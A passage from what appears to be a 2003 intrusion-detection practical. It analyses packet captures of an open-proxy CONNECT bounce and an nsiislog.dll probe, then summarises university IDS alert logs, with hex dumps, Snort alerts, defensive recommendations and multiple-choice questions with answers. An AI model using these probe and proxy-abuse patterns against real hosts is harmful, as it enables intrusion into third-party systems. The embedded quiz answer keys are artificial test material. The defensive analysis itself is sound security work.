0x0030   3230 372e 3436 2e31 3333 2e31 3430 3a32     207.46.133.140:2
0x0040   3120 4854 5450 2f31 2e30 0d0a 0d0a          1.HTTP/1.0....

21:40:29.775301 IP (tos 0x0, ttl 128, id 64700, len 40) 213.122.52.48.80 >
80.135.92.4.1654: R [tcp sum ok] 3731186208:3731186208(0) win 0 (DF)
0x0000   4500 0028 fcbc 4000 8006 47dd d57a 3430     E..(..@...G..z40
0x0010   5087 5c04 0050 0676 de65 6220 c723 a48a     P.\..P.v.eb..#..
0x0020   5004 0000 46b0 0000                         P...F...
```

Figure 24

The captured packets were also analysed using Snort v2.01, with the ruleset as of 10 September 2003.

Snort was run with the following parameters, producing a number of alerts.

```
Snort –c snort.conf –l log –r oct02
```

(The –c flag allows you to specify the Snort configuration file to use, the –l flag causes alerts to be logged to a specified directory).

This caused a single alert to be produced:

```
[**] [1:620:3] SCAN Proxy (8080) attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
10/03-21:38:53.741778 80.135.92.4:1064 -> 213.122.52.48:8080
TCP TTL:246 TOS:0x0 ID:44190 IpLen:20 DgmLen:40
******S* Seq: 0xB8D9B  Ack: 0x0  Win: 0x1000  TcpLen: 20
```

Figure 25

Probability that source address was spoofed

The probability is low.

The attacking IP address probed my machine on several different ports. Once an open port (in this instance port 80) was discovered, the attacking machine went through the full TCP, three way handshake to establish a full TCP connection. This is not straightforward to achieve is the source IP address is spoofed.

The attacked machine runs Windows XP, which uses reasonably non-predictable initial sequence numbers. This makes establishing a full TCP/IP

session using a spoofed address very difficult – according to nmap 3.48 TCP sequence prediction for this machine is a “worthy challenge”.

Lastly, it is worth pointing out that the attacking IP address is not obviously spoofed. It is a valid, routable, non-RFC 1918 address, originating in Germany, according to www.ripe.net.

Description of attack

The attack looks for an open http proxy on ports 80, 8080 and 4480. Ports 80 and 8080 are commonly used to run http proxy servers. Port 4480 has been used in older versions of Proxy+.

If an open proxy is found, an attempt is made to connect through the open proxy to the ftp port (21) on the IP address 207.46.133.140.

A whois search on www.arin.net indicates that 207.46.133.140 is an IP address owned by Microsoft.

There is no CVE number for this attempted abuse of open proxies. However, there is a detailed explanation about this kind of attack on CERT, http://www.kb.cert.org/vuls/id/150227.

Attack mechanism

The attack starts be a simple probe to determine if ports 80, 8080 or 44880 are open on the targeted machine. To do this, three TCP packets, with the syn flag set are sent to the targeted machine:

```
21:38:53.737654 IP (tos 0x0, ttl 246, id 44189, len 40) 80.135.92.4.1063 >
213.122.52.48.80: S [tcp sum ok] 757147:757147(0) win 4096
0x0000   4500 0028 ac9d 0000 f606 61fc 5087 5c04     E..(......a.P.\.
0x0010   d57a 3430 0427 0050 000b 8d9b 0000 0000     .z40.'.P........
0x0020   5002 1000 578f 0000                         P...W...
21:38:53.741778 IP (tos 0x0, ttl 246, id 44190, len 40) 80.135.92.4.1064 >
213.122.52.48.8080: S [tcp sum ok] 757147:757147(0) win 4096
0x0000   4500 0028 ac9e 0000 f606 61fb 5087 5c04     E..(......a.P.\.
0x0010   d57a 3430 0428 1f90 000b 8d9b 0000 0000     .z40.(..........
0x0020   5002 1000 384e 0000                         P...8N..
21:38:53.745506 IP (tos 0x0, ttl 246, id 44191, len 40) 80.135.92.4.1065 >
213.122.52.48.4480: S [tcp sum ok] 757147:757147(0) win 4096
0x0000   4500 0028 ac9f 0000 f606 61fa 5087 5c04     E..(......a.P.\.
0x0010   d57a 3430 0429 1180 000b 8d9b 0000 0000     .z40.)..........
0x0020   5002 1000 465d 0000                         P...F]..
```

Figure 26

For each probe packet, if a syn-ack is returned to the attacker, it indicates that the port in question is open. If a rst (or no packet at all) is returned to the attacker, it indicates that the port is closed. In this case, the attacked machine responded with a syn-ack packet to the probe on port 80, and did not respond to the probes on ports 4480 and 8080 (the initial syn packets to these ports were dropped by the XP firewall):

```
21:38:53.737860 IP (tos 0x0, ttl 128, id 64603, len 44) 213.122.52.48.80 >
80.135.92.4.1063: S [tcp sum ok] 3708236321:3708236321(0) ack 757148 win 8760 <mss
1460> (DF)
0x0000   4500 002c fc5b 4000 8006 483a d57a 3430     E..,.[@...H:.z40
0x0010   5087 5c04 0050 0427 dd07 3221 000b 8d9c     P.\..P.'..2!....
0x0020   6012 2238 1e61 0000 0204 05b4               `."8.a......
```

Figure 27

So at this stage, the attacker has figured that port 80 is open. Rather than keeping the established TCP session open, the session is closed, and a fresh TCP connection to port 80 is established. Only then is an attempt made to "bounce" a connection through the proxy to the ftp port on 207.46.133.140.

When this connection attempt is made, BackOfficer Friendly drops the session with the attacker, by sending a rst packet.

There is a curious aspect to this attack. It relates to the differences in packets used in the initial reconnaissance (determining whether ports are open), and subsequent packets from the attacker. In this instance, the initial packets performing the reconnaissance all have a TTL of 246, IP ID's which incremented by one with each packet, and a window size of 4096. This information does not help us identify the OS of the attacker. The passive fingerprinting tool, p0f cannot help us here either:

```
80.135.92.4:1063 - UNKNOWN [4096:246:0:40:.:.:?:?]
  -> 213.122.52.48:80 (link: unspecified)
80.135.92.4:1064 - UNKNOWN [4096:246:0:40:.:.:?:?]
  -> 213.122.52.48:8080 (link: unspecified)
80.135.92.4:1065 - UNKNOWN [4096:246:0:40:.:.:?:?]
  -> 213.122.52.48:4480 (link: unspecified)
```

Figure 28

However, once the open port has been discovered, subsequent packets from the attacker have a very definite signature – that of a Windows 2000 or XP machine. The TTL of 119 (probably we have an initial ttl of 128, with a host that is 9 hops away), the TCP window size of 16384, the TCP options including the selective ACK ok all strongly hint at a Windows machine. This is confirmed by the p0f tool:

```
80.135.92.4:1654 - Windows 2000 SP4, XP SP1 (2)
  -> 213.122.52.48:80 (distance 9, link: pppoe (DSL))
```

Figure 29

What can explain this? I believe the most likely explanation is that the attacker is using a proxy-scanning tool to identify potential open proxies. This tool is crafting packets, which results in the initial syn probes being hard to fingerprint. It's not possible to know whether this behaviour is by design (possibly to obfuscate what is going on?) or because the tool is the result of a port scanner and some proxy exploit code being welded together.

Correlations

There is a useful note on cert.org about the issue of attackers tunnelling arbitrary tcp connections through open proxies: http://www.kb.cert.org/vuls/id/150227.

Proxy scanning detects have appeared on the incidents.org mailing list. Johnny Wong's detect of a probe for a Squid proxy (http://cert.uni-stuttgart.de/archive/intrusions/2003/06/msg00125.html) and Mike Ellis' detect (http://cert.uni-stuttgart.de/archive/intrusions/2003/04/msg00089.html) are useful references.

I could not find other instances of attempts to connect to an ftp server via an open proxy, although there are many pages devoted to detects of attempts (by spammers) to relay mail via an open http proxy, see http://lists.insecure.org/lists/incidents/2002/Jul/0162.html for example.

The attacking IP address (80.135.92.4) was queried at dshield.org and via Google. This did not offer any additional information – it's not a well known attacking address.

Evidence of active targeting

The attacked machine uses a dialup connection to the Internet, and is assigned an IP address by the ISP's DHCP server. This tends to result in a different IP address being used every time the machine dials up.

So it is very unlikely that anyone could specifically target this machine. What is more likely is that the attacker is scanning a large number of IP addresses (perhaps the dhcp range for dialup Internet users from this specific ISP, if that could be easily determined), looking for open proxies from which they will connect to 207.46.133.140.

Severity

Severity = (criticality + lethality) – (system countermeasures + network countermeasures)

Criticality

The targeted systems here are my home PC, and 207.46.133.140 – the latter is targeted by the attack *via* my home PC.

The attacked machine is critical to me. It is difficult to estimate the criticality of 207.46.133.140. This is a public facing server, so we would hope it is not critical. Let's score a 3 for criticality.

Lethality

The attack is more than just a scan. It is a probe, followed by a connection attempt to a third party's machine. We cannot tell what activities would

happen if the connection to the third party's machine had succeeded. But the fact that the attacker is attempting to "bounce" this attack through my machine (and hence obfuscate their own IP address – at least from the point of view of 207.46.133.140) cannot be good news.

Let's score a 2 here.

System countermeasures

The system being attacked is "reasonably" well patched, with up to date antivirus software, and a simple, personal firewall. Although the Microsoft personal firewall is often criticized (due to the fact that it permits all outgoing connections), it does improve security. The fact that a honeypot, rather than a web server is listening on port 80 improves security, too. Let's score a 4 here.

Network countermeasures

There is nothing upstream at the ISP to block this attack – it reaches the target machine. So we score this low, say 0.

Severity = (3+2) – (4+0) = 1

Not a major issue, but worthy of attention.

Defensive recommendations

In this instance, the attack failed because the targeted ports were either firewalled (ports 8080 and 4480) or the service running on the targeted host was not vulnerable (the honeypot running on port 80).

In general, though, the recommendations would be:

- Ensure that the machine is firewalled, with access only explicitly granted to services required. For a typical home use machine, all incoming TCP ports can usually be firewalled.
- Ensure that unnecessary services are switched off, and unneeded software is not running – if the machine does not have to act as a proxy server, do not run proxy software on it.
- Ensure that the machine is fully up to date with critical security patches. If it is a Windows XP machine (as in this detect), running Windows Update on a regular basis can streamline this process.

Multiple choice test question

Examine the following packet:

```
21:40:29.767915 IP (tos 0x0, ttl 119, id 65279, len 78) 80.135.92.4.1654 >
213.122.52.48.80: P [tcp sum ok] 1:39(38) ack 1 win 17520 (DF)
0x0000   4500 004e feff 4000 7706 4e74 5087 5c04     E..N..@.w.NtP.\.
0x0010   d57a 3430 0676 0050 c723 a48a de65 6220     .z40.v.P.#...eb.
0x0020   5018 4470 f63d 0000 434f 4e4e 4543 5420     P.Dp.=..CONNECT.
0x0030   3230 372e 3436 2e31 3333 2e31 3430 3a32     207.46.133.140:2
```

```
0x0040   3120 4854 5450 2f31 2e30 0d0a 0d0a          1.HTTP/1.0....
```

Here, the machine at 80.135.92.4 is attempting:

a. a buffer overflow against a webserver running on 213.122.52.48
b. to connect via a proxy on 213.122.52.48 to an ftp server on 207.46.133.140
c. to connect via a proxy on 213.122.52.48 to a webserver on 207.46.133.140
d. to connect via a proxy on 213.122.52.48 to a telnet server on 207.46.133.140

Answer is b

Detect 3 – Probe for nsiislog.dll file

Source of Trace

The source of this trace was taken from logs on a simple dialup account to an ISP in the UK.

The setup of the network for this detect is the same as for detect two. That is, the packets were collected on a machine running Windows XP Professional, with the Microsoft personal firewall deployed (configured to enable *incoming* ftp, imap3, imap4, smtp, pop3, telnet and http connections on their usual ports). The honeypot software NFR BackOfficer was deployed as in detect two.

As for detect two, in addition to the personal firewall and honeypot software, it is worth pointing out that the entire session was captured by windump, to provide full, high fidelity logs. The following command was used to capture all the network traffic:

```
Windump -n -s 0 -i 2 -w oct12
```

Detect was generated by

The detect was generated by NFR BackOfficer Friendly. This software allows alerts to be saved to disk in text format. For this detect, the alert looked like:

```
Sun Oct 12     17:35:29       HTTP request from 61.206.143.54: GET
/scripts/nsiislog.dll
```

Figure 30

However, to understand more about what occurred, the captured tcpdump file was analyzed. The following command was issued to view the detail of the detect.

```
Windump -n -X -v -r oct02
```

This showed more detail – the threeway handshake leading to the establishment of the tcp/ip connection between the attacking ip, 61.206.143.54 and the attacked machine, 213.122.25.86, the probe for the nsiislog.dll file, the response from the honeypot software, and the tearing down of the connection:

```
17:35:29.162134 IP (tos 0x0, ttl 106, id 17261, len 44) 61.206.143.54.4559 >
213.122.25.186.80: S [tcp sum ok] 900337012:900337012(0) win 8192 <mss 1332> (DF)
0x0000   4500 002c 436d 4000 6a06 1126 3dce 8f36     E..,Cm@.j..&=..6
0x0010   d57a 19ba 11cf 0050 35aa 0d74 0000 0000     .z.....P5..t....
0x0020   6002 2000 6730 0000 0204 0534               `...g0.....4

17:35:29.162333 IP (tos 0x0, ttl 128, id 974, len 44) 213.122.25.186.80 >
61.206.143.54.4559: S [tcp sum ok] 3239264909:3239264909(0) ack 900337013 win 8760
<mss 1460> (DF)
0x0000   4500 002c 03ce 4000 8006 3ac5 d57a 19ba     E..,..@...:..z..
0x0010   3dce 8f36 0050 11cf c113 428d 35aa 0d75     =..6.P....B.5..u
0x0020   6012 2238 60c6 0000 0204 05b4               `."8`.......

17:35:29.622613 IP (tos 0x0, ttl 106, id 21870, len 40) 61.206.143.54.4559 >
213.122.25.186.80: . [tcp sum ok] ack 1 win 9324 (DF)
0x0000   4500 0028 556e 4000 6a06 ff28 3dce 8f36     E..(Un@.j..(=..6
0x0010   d57a 19ba 11cf 0050 35aa 0d75 c113 428e     .z.....P5..u..B.
0x0020   5010 246c 764f 0000                         P.$lvO..

17:35:29.628811 IP (tos 0x0, ttl 106, id 22126, len 69) 61.206.143.54.4559 >
213.122.25.186.80: P [tcp sum ok] 1:30(29) ack 1 win 9324 (DF)
0x0000   4500 0045 566e 4000 6a06 fe0b 3dce 8f36     E..EVn@.j...=..6
0x0010   d57a 19ba 11cf 0050 35aa 0d75 c113 428e     .z.....P5..u..B.
0x0020   5018 246c a58b 0000 4745 5420 2f73 6372     P.$l....GET./scr
0x0030   6970 7473 2f6e 7369 6973 6c6f 672e 646c     ipts/nsiislog.dl
0x0040   6c0d 0a0d 0a                                l....

17:35:29.639704 IP (tos 0x0, ttl 128, id 975, len 131) 213.122.25.186.80 >
61.206.143.54.4559: P [tcp sum ok] 1:92(91) ack 30 win 8731 (DF)
0x0000   4500 0083 03cf 4000 8006 3a6d d57a 19ba     E.....@...:m.z..
0x0010   3dce 8f36 0050 11cf c113 428e 35aa 0d92     =..6.P....B.5...
0x0020   5018 221b 82ff 0000 4854 5450 2f31 2e30     P."".....HTTP/1.0
0x0030   2034 3031 2055 6e61 7574 686f 7269 7a65     .401.Unauthorize
0x0040   640d 0a0d 0a3c 424f 4459 3e3c 4854 4d4c     d....<BODY><HTML
0x0050   3e3c 4831 3e34 3031 202d 2041 7574 686f     ><H1>401.-.Autho
0x0060   7269 7a61 7469 6f6e 2046 6169 6c65 643c     rization.Failed<
0x0070   2f48 313e 3c2f 4854 4d4c 3e3c 2f42 4f44     /H1></HTML></BOD
0x0080   593e 00                                     Y>.

17:35:29.650707 IP (tos 0x0, ttl 128, id 976, len 40) 213.122.25.186.80 >
61.206.143.54.4559: F [tcp sum ok] 92:92(0) ack 30 win 8731 (DF)
0x0000   4500 0028 03d0 4000 8006 3ac7 d57a 19ba     E..(..@...:..z..
0x0010   3dce 8f36 0050 11cf c113 42e9 35aa 0d92     =..6.P....B.5...
0x0020   5011 221b 7827 0000                         P."x'..

17:35:30.085407 IP (tos 0x0, ttl 106, id 18287, len 40) 61.206.143.54.4559 >
213.122.25.186.80: . [tcp sum ok] ack 93 win 9233 (DF)
0x0000   4500 0028 476f 4000 6a06 0d28 3dce 8f36     E..(Go@.j..(=..6
0x0010   d57a 19ba 11cf 0050 35aa 0d92 c113 42ea     .z.....P5.....B.
0x0020   5010 2411 7631 0000                         P.$.v1..

17:35:30.210181 IP (tos 0x0, ttl 106, id 45423, len 40) 61.206.143.54.4559 >
213.122.25.186.80: F [tcp sum ok] 30:30(0) ack 93 win 9233 (DF)
0x0000   4500 0028 b16f 4000 6a06 a327 3dce 8f36     E..(.o@.j..'=..6
0x0010   d57a 19ba 11cf 0050 35aa 0d92 c113 42ea     .z.....P5.....B.
0x0020   5011 2411 7630 0000                         P.$.v0..

17:35:30.210320 IP (tos 0x0, ttl 128, id 977, len 40) 213.122.25.186.80 >
61.206.143.54.4559: . [tcp sum ok] ack 31 win 8731 (DF)
0x0000   4500 0028 03d1 4000 8006 3ac6 d57a 19ba     E..(..@...:..z..
0x0010   3dce 8f36 0050 11cf c113 42ea 35aa 0d93     =..6.P....B.5...
0x0020   5010 221b 7826 0000                         P."x&..
```

Figure 31

The captured packets were also analysed using Snort v2.01, with the ruleset as of 10 September 2003.

Snort was run with the following parameters, producing a number of alerts.

```
Snort –c snort.conf –l log –r oct12
```

(The –c flag allows you to specify the Snort configuration file to use, the –l flag causes alerts to be logged to a specified directory).

This caused a single alert to be produced:

```
[**] [1:2129:2] WEB-IIS nsiislog.dll access [**]
[Classification: access to a potentially vulnerable web application] [Priority: 2]
10/12-17:35:29.628811 61.206.143.54:4559 -> 213.122.25.186:80
TCP TTL:106 TOS:0x0 ID:22126 IpLen:20 DgmLen:69 DF
***AP*** Seq: 0x35AA0D75  Ack: 0xC113428E  Win: 0x246C  TcpLen: 20
[Xref => http://www.microsoft.com/technet/security/bulletin/ms03-018.asp][Xref =>
http://cgi.nessus.org/plugins/dump.php3?id=11664]
```

Figure 32

Note: there is a small error in the Snort alert – the detail in the cross reference should refer the reader to MS03-019.asp, not 03-018.asp – the latter is a cumulative IIS patch which does not cover the nsiislog.dll issue.

Probability that source address was spoofed

This is unlikely, because the attacking machine setup a full TCP/IP connection to the attacked machine.

The attacked machine runs Windows XP, which uses reasonably non-predictable sequence numbers. This makes establishing a full TCP/IP session using a spoofed address very difficult.

The packets which originate from 61.206.143.54 look reasonable – there are no suspicious TTLs, IPIDs etc (possible signs of crafted packets). Indeed the attacking machine is easy to passively fingerprint. The TTL, and information such as the window size on the initial syn strongly hint that it is a Windows machine. Pushing the packets through p0f gives us the following information:

```
61.206.143.54:4559 - Windows NT 4.0 (older)
  -> 213.122.25.186:80 (distance 22, link: unknown-1372)
```

Figure 33

Lastly, it is worth pointing out that the attacking IP address is not obviously spoofed. It is a valid, routable, non-RFC 1918 address. Searching on www.apnic.net shows that the address originates in Japan:

```
inetnum: 61.206.143.48 - 61.206.143.63
netname: EPSILON
descr:   Nakayama, Naritaka
country: JP
```

Figure 34

Description of attack

The attack is an unsubtle probe for the nsiislog.dll file. This file is used for logging by Windows Media Services, a feature within Windows 2000, which is used for multicast streaming.

The nsiislog.dll file is vulnerable to a buffer overflow attack, which allows attackers to execute arbitrary code. The situation is made worse by the fact that the nsiislog.dll file is installed by default into the IIS scripts directory; if IIS is running, the file (and any payload that overflows its buffers) can potentially be accessed via standard HTTP GET commands.

There are two attacks against the nsiislog.dll file – both are candidates for inclusion in the CVE list; their reference numbers are CAN-2003-0227 and CAN-2003-0349.

Attack mechanism

The attack in this case is just a probe for the existence of the nsiislog.dll file. No attempt to execute a buffer overflow is performed. This is evident from the tcpdump log:

```
17:35:29.628811 IP (tos 0x0, ttl 106, id 22126, len 69) 61.206.143.54.4559 >
213.122.25.186.80: P [tcp sum ok] 1:30(29) ack 1 win 9324 (DF)
0x0000   4500 0045 566e 4000 6a06 fe0b 3dce 8f36     E..EVn@.j...=..6
0x0010   d57a 19ba 11cf 0050 35aa 0d75 c113 428e     .z.....P5..u..B.
0x0020   5018 246c a58b 0000 4745 5420 2f73 6372     P.$l....GET./scr
0x0030   6970 7473 2f6e 7369 6973 6c6f 672e 646c     ipts/nsiislog.dl
0x0040   6c0d 0a0d 0a                                l....
```

Figure 35

The above is just a simple probe; a test via an HTTP GET command to determine whether the (potentially) vulnerable file nsiislog.dll exists on the targeted machine. The length and content of the packet show that this is not an attempt to perform a buffer overflow – there is no evidence of the tell tale “nop sled” and “egg” for the payload.

This probe did not succeed, because the honeypot software returned a 401 error to the attacker:

```
17:35:29.639704 IP (tos 0x0, ttl 128, id 975, len 131) 213.122.25.186.80 >
61.206.143.54.4559: P [tcp sum ok] 1:92(91) ack 30 win 8731 (DF)
0x0000   4500 0083 03cf 4000 8006 3a6d d57a 19ba     E.....@...:m.z..
0x0010   3dce 8f36 0050 11cf c113 428e 35aa 0d92     =..6.P....B.5...
0x0020   5018 221b 82ff 0000 4854 5450 2f31 2e30     P."".....HTTP/1.0
0x0030   2034 3031 2055 6e61 7574 686f 7269 7a65     .401.Unauthorize
0x0040   640d 0a0d 0a3c 424f 4459 3e3c 4854 4d4c     d....<BODY><HTML
0x0050   3e3c 4831 3e34 3031 202d 2041 7574 686f     ><H1>401.-.Autho
0x0060   7269 7a61 7469 6f6e 2046 6169 6c65 643c     rization.Failed<
0x0070   2f48 313e 3c2f 4854 4d4c 3e3c 2f42 4f44     /H1></HTML></BOD
0x0080   593e 00                                     Y>.
```

Figure 36

Following this, the attacked machine initiates the usual teardown of the tcp/ip session, starting with a fin packet.

Had the probe been successful, it is highly likely that it would be followed up by a packet with a payload, exploiting the buffer overflow vulnerability.

There do not appear to be any worms which make use of this vulnerability. Therefore, the attack is almost certainly someone running a variant of one of the tools which appeared in the summer of 2003.

A quick scan has shown that this particular detect is unlikely to be caused by some of the more common exploit code available on the Internet

- it's unlikely to be the exploit code found on the K-Otik site (http://www.k-otik.com/exploits/07.01.nsiilog-titbit.cpp.php and http://www.k-otik.com/exploits/07.14.xfocus-nsiislog-exploit.c.php), because this code performs an HTTP POST, not the HTTP GET seen in this detect.

- it's also unlikely to be the code on the SecurityFocus site (http://downloads.securityfocus.com/vulnerabilities/exploits/xfocus-nsiislog-exploit.c and http://downloads.securityfocus.com/vulnerabilities/exploits/firew0rker.c), because again this code performs an HTTP POST.

The most likely explanation is that this detect is likely caused by a tool whose source is not widely available; the tool scans IP addresses, looking for IIS servers which have the vulnerable nsiislog.dll file.

Correlations

The nsiislog.dll issues and related patches are documented at Microsoft's site, see http://www.microsoft.com/technet/security/bulletin/ms03-019.asp and http://www.microsoft.com/technet/security/bulletin/ms03-022.asp, *not* http://www.microsoft.com/technet/security/bulletin/ms03-018.asp (as suggested in the Snort alert).

Russel Fulton's kicked off an interesting thread about distributed scans of nsiislog.dll on the incidents.org mailing list, see http://cert.uni-stuttgart.de/archive/incidents/2003/08/msg00098.html. A response to Russell's posting by Mike Iglesias indicates that this behaviour (the HTTP GET of the nsiislog.dll file) has been detected before.

The SecurityFocus website has an entry in its database about the attack, which includes links to proof of concept exploit code, see http://www.securityfocus.com/bid/8035/info/ for detail.

There is detail on bugtraq from Brett Moore about the issues with nsiislog.dll – see http://www.securityfocus.com/archive/1/323415/2003-05-30/2003-06-05/0.

The attacking IP address (61.206.143.54) was queried at dshield.org and via Google. This did not offer any additional information – it's not a well known attacking IP address.

Evidence of active targeting

It is highly unlikely that my XP workstation was targeted specifically, bearing in mind that it was using a temporary IP address from the ISP, assigned by DHCP.

Far more likely is that this detect just picked up on a wider scan of a large number of IP addresses

Severity

Severity = (criticality + lethality) – (system countermeasures + network countermeasures)

Criticality

The targeted systems here is my home PC which is critical to me. We will score a 3 here.

Lethality

The attack is a harmless scan to determine whether a vulnerable file exists. As such, this is harmless, although intent is shown.

Let's score a 1 here.

System countermeasures

The system being attacked is "reasonably" well patched, with up to date antivirus software, and a simple, personal firewall. The fact that a honeypot, rather than a web server is listening on port 80 improves security, too. Let's score a 4 here.

Network countermeasures

There is nothing upstream at the ISP to block this attack – it reaches the target machine. So we score this low, say 0.

Severity = (3+1) – (4+0) = 0

Defensive recommendations

The first recommendation against this attack relates to unnecessary software and services. In this case, if IIS is not required, it should be disabled wherever possible.

Other recommendations are:

- Ensure machines are up to date with security patches. In this instance, downloading and installing the security patch detailed at http://www.microsoft.com/technet/security/bulletin/ms03-022.asp will ensure that the vulnerability which is being probed in this detect cannot be exploited. Running Windows Update can smooth the process of determining which patches are required, and patch deployment.
- Ensure that the machine is firewalled, with access only explicitly granted to services required. For a typical home use machine (as here) all incoming TCP ports can usually be firewalled.

Multiple choice test question

Examine the following packet:

```
17:35:29.628811 IP (tos 0x0, ttl 106, id 22126, len 69) 61.206.143.54.4559 >
213.122.25.186.80: P [tcp sum ok] 1:30(29) ack 1 win 9324 (DF)
0x0000   4500 0045 566e 4000 6a06 fe0b 3dce 8f36     E..EVn@.j...=..6
0x0010   d57a 19ba 11cf 0050 35aa 0d75 c113 428e     .z.....P5..u..B.
0x0020   5018 246c a58b 0000 4745 5420 2f73 6372     P.$l....GET./scr
0x0030   6970 7473 2f6e 7369 6973 6c6f 672e 646c     ipts/nsiislog.dl
0x0040   6c0d 0a0d 0a                                l....
```

The above packet is most likely:

a) A simple probe by 61.206.143.54, looking for the presence of a file which has known vulnerabilities associated with it.
b) An attempted buffer overflow against a dll file with known vulnerabilities.
c) An attempt to establish a connection through a proxy server running on port 80.
d) A denial of service attack against the webserver 213.122.25.186

Answer is a

Assignment 3 – Analyze this

Executive Summary

There is cause for concern over this network. The large number of alerts, and enormous number of scans generated by the IDS hint that there are issues with the current setup. Deeper analysis shows that although a number of the alerts are reasonably benign, there are areas alerts (particularly the Trojan activity alerts) which indicate that machines on the network have been compromised.

University networks have historically been kept as open as possible, so as not to stifle research and innovation. This is the case here. However, a pragmatic balance between and open (less secure) and a locked-down (more secure) network must be found. The current setup is too open for the threats which exist on the Internet today.

In summary, key recommendations are:

- Challenge the current setup of the perimeter router/ firewall. It appears that the router/ firewall at the perimeter is configured in a relatively "permissive" manner. Best practice in this area recommends that all traffic which is not explicitly required is blocked (e.g is there any reason why inbound connections to a common Trojan port, 27374 are permitted? Is there any reason why inbound connections to port 139 (Netbios) are required?). Tighter controls should be applied to both inbound traffic (ingress filtering) and outbound traffic (egress filtering).

- Improve the tuning of the IDS. The current setup is generating unreasonable amounts of data, repeatedly highlighting events which are of little significance, and which pose little threat – for instance the SMB Wildcard alerts.

- If possible, aim for high fidelity logs, i.e. capture all traffic entering and leaving the network. Although there is a significant issue with storage, in depth analysis of the network setup is really only possible with full, high fidelity logs.

- To help combat the trojan issue (and good practice anyway), ensure that all hosts on the network are running quality anti-virus software, with up to date signatures.

Detailed, tactical recommendations to mitigate the most significant problems which the IDS is alerting can be found in the "Description of the 10 most frequent detects section".

Files Analyzed

The following files, downloaded from http://www.incidents.org/logs, were used for analysis:

Scans	Alerts	OOS
scans.031019	alert.031019	OOS_Report_2003_10_19
scans.031020	alert.031020	OOS_Report_2003_10_20
scans.031021	alert.031021	OOS_Report_2003_10_21
scans.031022	alert.031022	OOS_Report_2003_10_22
scans.031023	alert.031023	OOS_Report_2003_10_23

A quick inspection of the files indicated no significant corruption. So, to aid analysis, all files of a given type were concatenated into single files, i.e. all the "scans" files were concatenated into a single "scans.all" file; the same approach was taken for the "alerts" files and the "OOS" files.

The size of these concatenated files was significant – the "scans.all" file was over 750 Mb, and challenging to manage. It was noted that the portscan information in the "alerts.all" file was duplicated – it also appeared in "scans.all". Therefore it was filtered out.

Detects, ordered by frequency

Frequency	Alert Description
199212	SMB Name Wildcard
28546	SMB C access
15606	MY.NET.30.4 activity
11563	EXPLOIT x86 NOOP
7131	Connect to 515 from inside
5726	MY.NET.30.3 activity
4518	TCP SRC and DST outside network
3266	External RPC call
3172	High port 65535 tcp - possible Red Worm – traffic
2009	Possible trojan server activity
1825	ICMP SRC and DST outside network
752	NMAP TCP ping!
494	SUNRPC highport access!
455	Null scan!
438	High port 65535 udp - possible Red Worm - traffic
342	[UMBC NIDS IRC Alert] IRC user /kill detected, possible trojan.
182	[UMBC NIDS IRC Alert] XDCC client detected attempting to IRC
105	FTP passwd attempt
103	[UMBC NIDS] External MiMail alert
84	Back Orifice
83	TFTP - Internal UDP connection to external tftp server
74	Incomplete Packet Fragments Discarded
62	Tiny Fragments - Possible Hostile Activity
55	[UMBC NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC
53	EXPLOIT x86 stealth noop
51	NETBIOS NT NULL session
38	DDOS shaft client to handler
37	[UMBC NIDS IRC Alert] Possible drone command detected.

27	EXPLOIT x86 setuid 0
26	EXPLOIT x86 setgid 0
25	EXPLOIT NTPDX buffer overflow
14	FTP DoS ftpd globbing
14	DDOS mstream client to handler
13	TFTP - Internal TCP connection to external tftp server
12	[UMBC NIDS IRC Alert] Possible Incoming XDCC Send Request Detected.
11	TFTP - External UDP connection to internal tftp server
10	RFB - Possible WinVNC - 010708-1
10	Attempted Sun RPC high port access
5	HelpDesk MY.NET.70.49 to External FTP
4	[UMBC NIDS IRC Alert] K\:line'd user detected, possible trojan.
4	NIMDA - Attempt to execute cmd from campus host
3	[UMBC NIDS] Internal MSBlast Infection Request
2	Probable NMAP fingerprint attempt
2	connect to 515 from outside
2	External FTP to HelpDesk MY.NET.70.49
2	External FTP to HelpDesk MY.NET.53.29
2	TFTP - External TCP connection to internal tftp server
2	External FTP to HelpDesk MY.NET.70.50
2	Traffic from port 53 to port 123
1	IRC evil - running XDCC
1	Bugbear@MM virus in SMTP
1	[UMBC NIDS IRC Alert] Possible trojaned box detected attempting to IRC

Description of 10 most frequent detects

The 10 most frequent detects were analyzed in more detail, and have been given a severity rating of “high”, “medium” or “low”.

Detect Name	SMB Name Wildcard
Frequency	199212
Severity	Low
Description of detect	This is the common Netbios name table retrieval query, caused by a UDP request to port 137. The request can be used to elicit information from the targeted computer. Information such as the workstation netbios name, local usernames etc. can be enumerated by this request. Although this traffic can be used to elicit information, it is frequently generated by Windows machines, and is often considered to be noise – it is frequently dropped (and not logged) by firewalls due to its prevalence. It would be of particular concern if this traffic were coming from external hosts. This is *not* the case here – all the SMB Name Wildcard detects emanate from the MY.NET network. From this we infer that incoming SMB Name Wildcard requests are being dropped by a firewall or router at the network perimeter.

Correlation	A concise and useful overview of this detect can be found on the Arachnids database, see http://www.whitehats.com/info/IDS177 for detail. There is an interesting thread on SMB Name Wildcards on the Snort mailing list, available in several locations, for instance http://archives.neohapsis.com/archives/snort/2000-01/0218.html. This detect has also been covered by other GCIA students in their practicals, for example Al Williams (www.giac.org/practical/GCIA/Al_Williams_GCIA.pdf) and Chris Grout, (www.giac.org/practical/Chris_Grout.doc).
Defensive Recommendations	It is encouraging that this alert is not firing for incoming traffic – we assume that it has been dropped before the IDS sensor. The quantity of these alerts is considerable. Because this is low severity, and it is clear that we have no problem with incoming SMB name wildcards, consider tuning the IDS not to alert on this. SMB name wildcards are viewed as "background noise". Ensure that any border firewall or router is configured to drop this traffic. A high number of SMB name wildcard alerts (over 50%) were generated by a single machine, MY.NET.80.51. The SMB name wildcard traffic from MY.NET.80.51 was targeted at a huge number of targets (over 65000) on the Internet. It would be prudent to review this machine for worm/ virus infection. Check it has up to date antivirus, and no unauthorized software.

Detect Name	**SMB C Access**
Frequency	28546
Severity	Medium
Description of detect	This attack is an attempt to access the C drive of a Windows machine via Netbios. Note: This alert is not part of the standard Snort ruleset as of October 2003. There *is* a rule which fires on a "Netbios SMB C$ Access", i.e. it fires on an attempt to connect to the C$ (administrative) share on a Windows machine. Possibly a modified rule (for instance as proposed by Daniel Wesemann – see Correlation below) is being used.

